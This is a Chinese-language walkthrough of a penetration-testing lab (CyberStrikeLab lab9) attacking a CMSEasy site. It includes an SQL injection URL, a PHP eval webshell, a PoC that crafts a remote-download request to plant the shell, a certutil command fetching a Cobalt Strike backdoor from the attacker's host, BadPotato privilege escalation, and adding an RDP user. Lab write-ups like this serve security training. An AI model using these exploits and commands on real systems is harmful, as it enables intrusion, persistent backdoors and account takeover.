
CyberStrikeLab-lab9-WP
lab9
第一台机器(172.5.33.6、10.6.6.10)
是个cmseasy网站,找nday

nday:https://www.saury.net/919.html
前台sql
sql的exp

/?case=crossall&act=execsql&sql=Ud-ZGLMFKBOhqavNJNK5WRCu9igJtYN1rVCO8hMFRM8NIKe6qmhRfWexXUiOqRN4aCe9aUie4Rtw5
打出了admin的账号密码
"username":"admin","password":"a66abb5684c45962d887564f08346e8d",

cmd5网站解一下,密码为admin123456

猜测后台路径/admin,登录进去
找nady:https://www.saury.net/925.html
后台任意文件上传
1.php文件
<?php @eval($_POST['hack']);?>
把1.php压缩成1.zip
构造下载请求的php代码poc.php
<?php
function lockString($txt, $key='cmseasy_url')
{
	$chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopgrstuvwxyz0123456789-=+";
	$nh =rand(0,64);
	$ch = $chars[$nh];
	$mdKey =md5($key.$ch);
	$mdKey=substr($mdKey,$nh%8,$nh%8+8);
	$txt= base64_encode($txt);
	$tmp ='';
	$i=0;$j=0;$k = 0;
	for($i=0;$i<strlen($txt);$i++){
	$k=$k== strlen($mdKey)?0:$k;
	$j=($nh+strpos($chars,$txt[$i])+ord($mdKey[$k++]))%64;
	$tmp .= $chars[$j];
	}
	return urlencode($ch.$tmp);
}
echo lockString('http://172.16.233.2:9898/1.zip','cmseasy_url');
运行poc.php

Sl%3DY%3DgHcxU5PvTt81BkB4XrT5Qnc7XJvwS-IySou2
这个漏洞的原理就是,用poc.php生产个下载请求,然后让靶机远程下载木马的压缩包,并解压。然后就写入木马了
远程下载的exp
http://172.5.33.6/index.php?case=update&act=downfile&admin_dir=admin&site=default&url=Sl%3DY%3DgHcxU5PvTt81BkB4XrT5Qnc7XJvwS-IySou2
url参数值填的是poc.php运行后得到的下载请求

本地起个服务,让靶机来下载


蚁剑连接

拿到第一个flag

上线cs

生成个反向cs后门


注意:这个靶机用蚁剑传木马时,文件太大了传不上去
我这里使用certutil.exe 远程下载木马
certutil.exe -urlcache -split -f http://172.16.233.2:9898/cs1.exe


上线了

还有一种方法,那就是分片上传,把后门先分成很多小片,再通过webshell传进去,然后在合成
powersehll脚本1.ps1
<#
.SYNOPSIS
    Split large file into 2KB chunks
.DESCRIPTION
    This script splits specified file into 2KB chunks with sequential numbering
.PARAMETER SourceFile
    Path to source file to split
.EXAMPLE
    .\1.ps1 -SourceFile "cs1.exe"
#>

param(
    [Parameter(Mandatory=$true)]
    [string]$SourceFile
)

# Check if file exists
if (-not (Test-Path $SourceFile)) {
    Write-Host "Error: File '$SourceFile' not found!" -ForegroundColor Red
    exit 1
}

# Set chunk size to 2KB (2048 bytes)
$chunkSize = 2KB
$buffer = New-Object Byte[] $chunkSize
$fileInfo = Get-Item $SourceFile

Write-Host "Splitting file: $SourceFile"
Write-Host "File size: $($fileInfo.Length) bytes"
Write-Host "Chunk size: $chunkSize bytes"

try {
    # Open file stream
    $fs = [System.IO.File]::OpenRead($SourceFile)
    $i = 0

    # Read and split file
    while (($bytesRead = $fs.Read($buffer, 0, $buffer.Length)) -gt 0) {
        # Generate chunk filename (format: original.part000)
        $partName = "{0}.part{1:D3}" -f $SourceFile, $i
        Write-Host "Creating chunk: $partName ($bytesRead bytes)"

        # Write chunk file
        [System.IO.File]::WriteAllBytes($partName, $buffer[0..($bytesRead-1)])
        $i++
    }

    Write-Host "`nSplitting complete! Created $i chunks." -ForegroundColor Green
}
catch {
    Write-Host "Error during splitting: $_" -ForegroundColor Red
}
finally {
    # Ensure file stream is closed
    if ($fs -ne $null) {
        $fs.Close()
    }
}



然后在运行后门,也能上线
然后用cs插件里面的badpotato提权,用它来执行1.exe后门



提权成功

开启rdp
添加新用户

test01
1qazcde3!@#
因为我openvpn是起在kali上,kali上没有rdp连接工具。如果把openvpn转移到物理机上,那么我的cs上线的机器就会掉线。

先查看这台机器的网卡有两张,
内网网卡为10.6.6.10

建立socks代理
cs配置
物理机的proxifier配置,ip填kali虚拟机的ip
